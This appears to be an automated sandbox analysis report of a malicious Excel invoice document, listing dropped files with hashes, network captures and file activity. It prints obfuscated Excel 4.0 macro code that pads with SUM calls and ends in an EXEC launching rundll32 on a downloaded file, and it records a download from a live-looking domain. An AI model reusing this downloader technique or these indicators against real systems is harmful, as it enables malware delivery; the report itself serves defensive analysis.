Preview:	L.....F.....7G....B.....B..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Rr9..Desktop.d.....QK.X.Rr9*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1. 7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\082561\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C ....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....082561.....D_....3N...W...9r.[.*.....}EkD_....3N...W ...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.7282044051464736
Encrypted:	false
SSDEEP:	3:oyBVomxWHnKb8W/g4p6YCULE8W/g4p6YCmxWHnKb8W/g4p6YCv:dj0nKbNgkz5ENgkzanKbNgkzs
MD5:	72BF292971159E1F67067B783778231A
SHA1:	FAB451945E815CF506AC41935E3F8AF1B46C4D22
SHA-256:	1751B59DDF72E20449AFEAF5EE7ED65962FCAEA8C35E089E2745CFE8A6C26B6D
SHA-512:	96E536B06D7261A9CB1E4B15706BC8A9AFF91E895FE42E266C32488BD5A654A205BBB93CBED107DCE03A860AE79C540ED57AFF2BD8709F16D7CF45B41997F3 3
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..invoice_661434949_67552437.LNK=0..invoice_661434949_67552437.LNK=0..[misc]..invoice_661434949_67552437.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\invoice_661434949_67552437.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:12 2020, mtime=Sun Apr 11 06:11:35 2021, atime=Sun Apr 11 06:11:35 2021, length=184279, window=hide
Category:	dropped
Size (bytes):	2198
Entropy (8bit):	4.561386506168734
Encrypted:	false
SSDEEP:	48:84a/XT+NnlBv/3SBqaQh24a/XT+NnlBv/3SBqaQ/:84a/X6NnlBCBqaQh24a/X6NnlBCBqaQ/
MD5:	687051452BC2F77D72B22F577901886B
SHA1:	2415855383CCE43DF59225BB87EA542AC47A6DC5
SHA-256:	569E30D1479F86CD319B1A0C8B13E60FE62637A0E17B9A585AF4CD9371BEFA92
SHA-512:	E9B9814A3FDDB3B31182640EDB9D070D0322CDD467798AB619F9C511F00553B3AE058B8707C042D116118C69A8BA2B086CEEA60A8D509E4B5F8B63EF9D2419FB
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....{....B....~YE.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.....Ro9 .INVOIC~1.XLS..l.....Q.y.Q.y*...8.....i.n.v.o.i.c.e._.6.6.1.4.3.4.9.4.9._.6.7.5.5.2.4.3.7...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\082561\Users.user\Desktop\invoice_661434949_67552437.xlsm.6.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.i.n.v.o.i.c.e._.6.6.1.4.3.4.9.4.9._.6.7.5.5.2.4.3.7...x.l.s.m.....:...,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Y5D8BEZV.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	117
Entropy (8bit):	4.293191264085757
Encrypted:	false
SSDEEP:	3:GmM/gVXWOg+DTRD7TEVmSVCqvGQQ1cldYUZvcSv:XM/RMRD7gmhEe105Bcc
MD5:	0955DECC24CF4729D752A9B53C933A4D
SHA1:	EBDD0FEAA58E425364A68C558DFA56786E57341F
SHA-256:	C8EEFEF799A43E339F93F6F644595C2648CCB467DE30AA301456BA20111D16C2
SHA-512:	7B515D7B8A9BBED2B24470853CEC750F34F136591002DBA3161B95BF29AEBA7BCD2C70BA6FF698B9ABD355BDA83BB9C0B2B8611640BEDE176743DDD1E64E1E3B
Malicious:	false
Reputation:	low
IE Cache URL:	indianoci.co.uk/
Preview:	__cfduid.d7601f93ca0fb1f83d188dc56224f33f11618092704.indianoci.co.uk/.9728.1979584512.30885353.3901071013.30879393.*.

C:\Users\user\Desktop\03CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	184279
Entropy (8bit):	7.96535016571193
Encrypted:	false
SSDEEP:	3072:LZnURTKkxqheGLo4/AGG5isVmXBdjHR1QnKq6JeMGhFF:LZn8rV4mnVqbTEnRM+
MD5:	A5BF33A3C05F7D7C3CFA963B69299E5A
SHA1:	C60AC1F23B57458BFA14EC2350D5AC6481FAE008
SHA-256:	7CFD1262A350CBA2D2A46D563F8A296EAF7CD151D6B14E0319003AD5A4D3BCB2
SHA-512:	B5BD5F924CCB9F12926F9055A402EF867C5EFC2C3A8D192C098267E4D59B30DC6AA829E29AC6BAB5E58E9EEEE0348B871C634F64F3BD4D8A7C396E63C80FEB0
Malicious:	false
Reputation:	low
Preview:	.U.N.0..#.?D....#4j.b.,.$..p..._.u..{..R.*m#....<..oV.TO.Q{..f.*p.+.....Y.I8%.w.5 .....?..`Eh.-.S..9G.....V.>Z..o.x.r!:.W../..K.R.2.....\,M..+..q.\.?...T...|..D..C...."Q4.....Z..ri.L.!.P..$k..5y....U..hF08Lt.CC.b.{..'...B^....T[.?....T.".;a.-.2.....Es.$Wc.....2...3..&.{uxD. ....3$?>$.w#').'|..C.....\..w.L....|~..Bs"....<#....R.E.....u.n.=...*..l.o.|..-.1].A.....ax..#%..@D....P9tdw.4L....N.S[.:...[b.....PK.....!.....f.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$invoice_661434949_67552437.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330

C:\Users\user\Desktop\~$invoice_661434949_67552437.xlsm	
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\user\GVer.iks	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	4318
Entropy (8bit):	4.960548542883275
Encrypted:	false
SSDEEP:	96:1j9jwIjYjyDK/DZD8jH+k1sFvJADh/pRsfsIszbGD:1j9jhjYjWK/lyH+kARADh/pmfsIsfGD
MD5:	10E7CF5F758D041A498D76EA11F368BE
SHA1:	3C05C54B7E39AFCE95E60A2A7410194E5AE63CB7
SHA-256:	422424BA14F529B2193794441E7D7EA69E1598D00956375481D83699544B6735
SHA-512:	94277567C383B1C5F30BE977B80660F5D0DD3888FBE2E99BB39397F004AD214CFC40D7ACFE0CCF9DEDF6E5B099DA0D8A4A9D2176B2D75A61EE50AD75BDC1EEF
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site | Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.965561623864126
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	invoice_661434949_67552437.xlsm
File size:	184803
MD5:	64f33ccbc7976306417b2b2528daa5fe
SHA1:	d71433580e83ab455556a88c483d1887e9641be6
SHA256:	03a7d4fc0e9d75fb98ca2aba43729acb93803959b1421d8878548643c12e3d73
SHA512:	f111800a5f1de2d2cec569448810eefd8999c99d9e78d5414b3bc662dbb607131a7a69f7236c929b769347d3430c9090c1144a3946c6a2d3d1d7d84236940ecf
SSDEEP:	3072:eSnTKkxqheGLo4/AGG5isVmXBdjHR1QnKq6JeMG9m:eSnrV4mnVqbTEnRML
File Content Preview:	PK.....!."..Z....f.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "invoice_661434949_67552437.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	


Macro 4.0 Code

```
,,l,,l,..\GVer.iks,3"=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1
)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SU
M(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1
)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SU
M(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1
)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=SUM(1,1)=EXEC(""rund""&G12&G13&G14&G15&"" ""&F14&"",StartW"")",,2,,=RETURN(),,
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 9

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 11, 2021 00:11:44.244446039 CEST	49165	80	192.168.2.22	104.21.43.238

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 11, 2021 00:11:44.273181915 CEST	80	49165	104.21.43.238	192.168.2.22
Apr 11, 2021 00:11:44.273291111 CEST	49165	80	192.168.2.22	104.21.43.238
Apr 11, 2021 00:11:44.274460077 CEST	49165	80	192.168.2.22	104.21.43.238
Apr 11, 2021 00:11:44.302973032 CEST	80	49165	104.21.43.238	192.168.2.22
Apr 11, 2021 00:11:44.343449116 CEST	80	49165	104.21.43.238	192.168.2.22
Apr 11, 2021 00:11:44.343504906 CEST	80	49165	104.21.43.238	192.168.2.22
Apr 11, 2021 00:11:44.343533993 CEST	80	49165	104.21.43.238	192.168.2.22
Apr 11, 2021 00:11:44.343570948 CEST	49165	80	192.168.2.22	104.21.43.238
Apr 11, 2021 00:11:44.343597889 CEST	49165	80	192.168.2.22	104.21.43.238
Apr 11, 2021 00:11:44.343604088 CEST	49165	80	192.168.2.22	104.21.43.238
Apr 11, 2021 00:13:44.131885052 CEST	49165	80	192.168.2.22	104.21.43.238
Apr 11, 2021 00:13:44.161051035 CEST	80	49165	104.21.43.238	192.168.2.22
Apr 11, 2021 00:13:44.161395073 CEST	49165	80	192.168.2.22	104.21.43.238

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 11, 2021 00:11:44.184062958 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 11, 2021 00:11:44.222151041 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 11, 2021 00:11:44.184062958 CEST	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	indianoci.co.uk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 11, 2021 00:11:44.222151041 CEST	8.8.8.8	192.168.2.22	0xb648	No error (0)	indianoci.co.uk		104.21.43.238	A (IP address)	IN (0x0001)
Apr 11, 2021 00:11:44.222151041 CEST	8.8.8.8	192.168.2.22	0xb648	No error (0)	indianoci.co.uk		172.67.189.4	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- indianoci.co.uk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	104.21.43.238	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 11, 2021 00:11:44.274460077 CEST	0	OUT	GET /ufriends/support.php HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: indianoci.co.uk Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 11, 2021 00:11:44.343449116 CEST	2	IN	HTTP/1.1 200 OK Date: Sat, 10 Apr 2021 22:11:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d7601f93ca0fb1f83d188dc56224f33f11618092704; expires=Mon, 10-May-21 22:11:44 GMT; path=/; domain=.indianoci.co.uk; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 095f705a230000edb33a34f000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=SrlLoXIwKHY4fkFS9zvYcogA5kjP2qFYmIdkP0voIX0MeErKMuvzpWcku08f%2BnwiHhp8V1%2BLeOJSpGYe5JLUwW9o2pMJmG3nHElMT7gBUDE%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 63df5009dba8edb3-CDG Content-Encoding: gzip alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 36 63 64 0d 0a 1f 8b 08 00 00 00 00 00 00 03 c5 58 61 6f dc 36 12 fd be bf 62 ac 03 ea 04 30 a5 b5 1d d7 1b 5b ab 43 2f 71 0b 03 2d 6a 5c 1c e4 8a 22 30 28 72 24 31 a6 48 85 a4 76 bd 48 f3 df 0f a4 b8 6b ed da 4e eb 7e 29 60 c0 22 39 7c 9c 19 be 37 24 37 df 7b fb eb 9b eb df ae 2e a0 71 ad 2c 26 f9 1e 21 bf 8b 0a a4 83 cb 0b 38 fd 58 40 ee 07 80 49 6a ed 3c 51 9a 7c b2 20 f0 7b d0 92 0b 4c 40 52 55 cf 13 54 e4 fd bb a4 80 7c ef 77 54 5c 54 1f 09 b9 87 8a 38 00 8f 43 9d 3e 0f 6a f6 0d a8 d9 33 a0 6a 17 d1 7c c7 63 51 3e 44 21 64 1b a9 41 ca 8b 49 ee 84 93 58 bc eb 6d 87 cc 21 87 ae 11 b6 11 aa 06 2b 1c c2 1f f0 46 ea 9e 57 92 1a cc b3 c1 76 92 b7 e8 28 b0 86 1a 8b 6e 9e bc bf fe 91 cc 12 c8 d6 03 8d 73 1d c1 cf bd 58 cc 93 37 5a 39 54 8e 5c af 3a 4c 80 0d ad 79 e2 f0 ce 65 de e7 f3 0d cc b7 50 fe 47 de ff 40 de e8 b6 a3 4e 94 72 0c 74 79 31 bf e0 35 1e b0 c6 e8 16 e7 87 23 00 45 5b 9c 27 46 97 da d9 d1 0c a5 85 e2 78 77 00 4a 57 5a 4a bd 7c 30 65 21 70 d9 69 e3 46 93 96 82 bb 66 ce 71 21 18 92 d0 38 10 4a 38 41 25 b1 8c ca cd c2 52 a8 5b 30 28 e7 89 75 2b 89 b6 41 74 09 08 3e 4f 58 75 33 74 11 66 6d 02 8d c1 6a 9e 64 8c 2b c2 6a 91 0d 43 19 ab 52 34 46 1b 9b 06 23 b7 ea 30 e6 2a b4 5b e4 82 ce 13 cb 0c a2 3a e8 8c fe 84 cc 09 ad 86 b5 b7 a8 ff fa 63 f1 b4 33 fb f7 ce 08 f4 fe ec ff a9 3f 02 9f ef d2 36 dd 02 e4 ee fc a2 d4 7c f5 a5 a5 a6 16 ea 6c 7a de 51 ce 85 aa cf a6 5f f3 c1 85 62 32 19 51 1e 7d 64 87 d3 48 fa 49 6e 99 11 9d 2b 26 00 a2 82 17 7b 8a 2e 44 4d 9d 36 29 d3 fa 56 e0 85 a2 a5 44 fe 12 be 4c bc e6 96 42 71 bd 4c 29 e7 17 0b 54 ee Data Ascii: 6cdXao6b0[C/q-j\"0(r$1HvHkN~)`"9|7$7{.q,&!8X@lj<Q| {L@RUT|wT\T8C>j3j|cQ>D!dAIXm!+FWv(nsX 7Z9T\:LyePG@Nrty15#E['FxwJWZJ|0e!piFfq!8J8A%R[0(u+At>OXu3tfmjd+jCR4F#0*[:c3?6|lzQ_b2Q}dHIn+&{.DM6)VD LBqL)T

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2412 Parent PID: 584

General

Start time:	00:11:33
Start date:	11/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc80000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C12D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FFCEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\72CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\~$invoice_661434949_67552437.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\03CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
